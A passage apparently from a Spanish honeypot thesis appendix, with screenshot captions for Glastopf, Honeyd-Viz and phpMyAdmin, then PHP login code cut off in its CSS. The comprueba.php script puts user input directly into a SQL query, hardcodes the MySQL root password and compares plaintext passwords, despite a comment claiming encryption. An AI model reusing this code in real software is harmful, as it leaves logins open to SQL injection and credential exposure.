


Figura 31: Glastopf-Analytics Last Events




Figura 32: Glastopf-Analytics Top Visitors




Figura 33: Glastopf-Analytics Top Countries




Figura 34: Glastopf-Analytics Last Comments

Figura 35: Glastopf-Analytics Top User Agents




Figura 36: Glastopf-Analytics Top Event Patterns




Figura 37: Glastopf-Analytics Top Requested Filetypes

4. Sistema Honeyd-Viz




Figura 38: Honeyd-Viz Index




Figura 39: Honeyd-Viz Graph Page




Figura 40: Honeyd-Viz Geo




Figura 41: Honeyd-Viz Gallery

5. Sistema PhpMyAdmin




Figura 42: PhpMyAdmin

6. Sistema PhpLiteAdmin




Figura 43: PhpLiteAdmin

Anexo X: Código Sistema de Login

En este anexo se va a mostrar el código implementado en php y html realizado para nuestro sistema de login.

index.php

```
<?
session_start();
if(isset($SESSION)){
header("location:user.php"); /* Si ha iniciado la sesion, vamos a user.php */
} else {
/* Cerramos la parte de codigo PHP*/
?>
<!DOCTYPE html>
<!--[if lt IE 7]> <html class="lt-ie9 lt-ie8 lt-ie7" lang="en"> <![endif]-->
<!--[if IE 7]> <html class="lt-ie9 lt-ie8" lang="en"> <![endif]-->
<!--[if IE 8]> <html class="lt-ie9" lang="en"> <![endif]-->
<!--[if gt IE 8]><!--> <html lang="en"> <!--<![endif]-->
<head>
  <meta charset="utf-8">
  <meta http-equiv="X-UA-Compatible" content="IE=edge,chrome=1">
  <title>Login</title>
  <link rel="stylesheet" href="css/style.css">
  <!--[if lt IE 9]><script
src="//html5shim.googlecode.com/svn/trunk/html5.js"></script><![endif]-->
</head>
<body>
<center><h1>Login Raspot</h1></center>
<section class="imagen">
<IMG SRC="raspot_logo.png" WIDTH=178 HEIGHT=180 BORDER=2 VSPACE=30 HSPACE=30 ALIGN=left>
</section>
  <form method="post" action="comprueba.php" class="login">
    <p>
      <label for="login">UserName:</label>
      <input type="text" name="login" id="login" value="user">
    </p>

    <p>
      <label for="password">Password:</label>
      <input type="password" name="pass" id="password" value="4815162342">
    </p>

    <p class="login-submit">
      <button type="submit" class="login-button">Login</button>
    </p>

    <p class="forgot-password"><a href="index.html">Forgot your password?</a></p>
  </form>

  <section class="about">
    <p class="about-author">
      &copy; 2014&ndash;2015 <br>
      Original by Carlos Rosado
  </section>
</body>
</html>
<?
}
?>
```

comprueba.php

```
<?
```

```php
session_start();
$server="localhost"; /* Nuestro server mysql */
$database="users"; /* Nuestra base de datos */
$dbpass="raspot"; /*Nuestro password mysql */
$dbuser="root"; /* Nuestro user mysql */
$login = $_POST['login'];
$pass = $_POST['pass'];

$query="SELECT * FROM usuarios WHERE login='$login'";
$link=mysql_connect($server,$dbuser,$dbpass);
$result=mysql_db_query($database,$query,$link);

if(mysql_num_rows($result)==0){
echo "No existe el login introducido";
} else {
$array=mysql_fetch_array($result);
if($array["password"]== $pass){
/* Comprobamos que el password encriptado en la BD coincide con el password que nos han
dado al encriptarlo.*/
$SESSION["login"]=$login;
$SESSION["nombre"]=$array["nombre"];
$SESSION["apellidos"]=$array["apellidos"];
session_register("SESSION");
header("location:user.php");

} else {
echo "Password incorrecto!";
} /* Cerramos este ultimo else */
} /* Cerramos el else que corresponde a la comprobación de que el login existe */

?>
```

user.php

```php
<?

?>
<!DOCTYPE html PUBLIC "-//W3C//DTD HTML 4.01//EN"
   "http://www.w3.org/TR/html4/strict.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" lang="en">
<head>
        <title>Opciones de Usuario</title>
        <link href='http://fonts.googleapis.com/css?family=Ubuntu:400,500'
rel='stylesheet' type='text/css'>
        <style>
        *{margin:0; padding:0;}
        body{
                 background: #373737 url("../img/bg.png") 0 0 repeat;
                font: 14px/20px 'Helvetica Neue', Helvetica, Arial, sans-serif;
                color: #404040;
                width: 100% ;height:100%;
        }
        #top-bar{position:fixed;
        width:100%;
        height:45px;
        top:0; left:0;
        color:#FFFFFF;
        background: #666;
        background: rgba(0,0,0,.6);
        box-shadow:0px 2px 2px rgba(0,0,0,.3);
        font-size:90%;
        font-family: 'Ubuntu',Arial, Helvetica, sans-serif;
        text-align:center;
        line-height:45px;
        border:0px solid transparent;
        border-bottom:0px;
        }
```

```
        #top-bar p{
        font-size:large;
        font-weight:500;
        margin:0;
        }
        #top-bar .title a{
        float:left;
        position:relative;
        font-size:large;
        left:0;
        border-right:2px solid #fff;
        -moz-transition:all.6s;/*Firefox*/
        -webkit-transition:all .6s;/*Crome/Safari*/
        -ms-transition:all .6s;
        -o-transition:all .6s;/*Opera*/
        transition:all .6s;
        color:#FFFFFF;
        text-decoration:none;
        padding:0 50px 0 10px;
        }

        #top-bar .title a:hover{
        left:20px;
        font-size:x-large;
        text-decoration:none;
        }
        #top-bar .link a{
        float:right;
        position:relative;
        right:0;
        border-left:2px solid #fff;
        -moz-transition:all.6s;/*Firefox*/
        -webkit-transition:all .6s;/*Crome/Safari*/
        -ms-transition:all .6s;
        -o-transition:all .6s;/*Opera*/
        transition:all .6s;
        color:#FFFFFF;
        text-decoration:none;
        padding:0 10px 0 50px;
        font-size:15px;
        }
        #top-bar .link a:after{
        content: ' »';
}
        #top-bar .link a:hover{
        text-decoration:underline;
        color:#FFC94D;
}
        #container{
        width: 100%;
        height: 100%;
        position: fixed;
        left: 0;
        top: 0;
        }

        #demo-nav-container{
                position:absolute;
                bottom:50px;
                width:100%;

        }
        #demo-nav{
                margin:0 auto;
                width: 170px;
                background: #666;
                background: rgba(0,0,0, .6);
                box-shadow:0px 2px 2px rgba(0,0,0,.3);
                border-radius:7px;
                overflow:hidden;/*Para que entre la lista*/
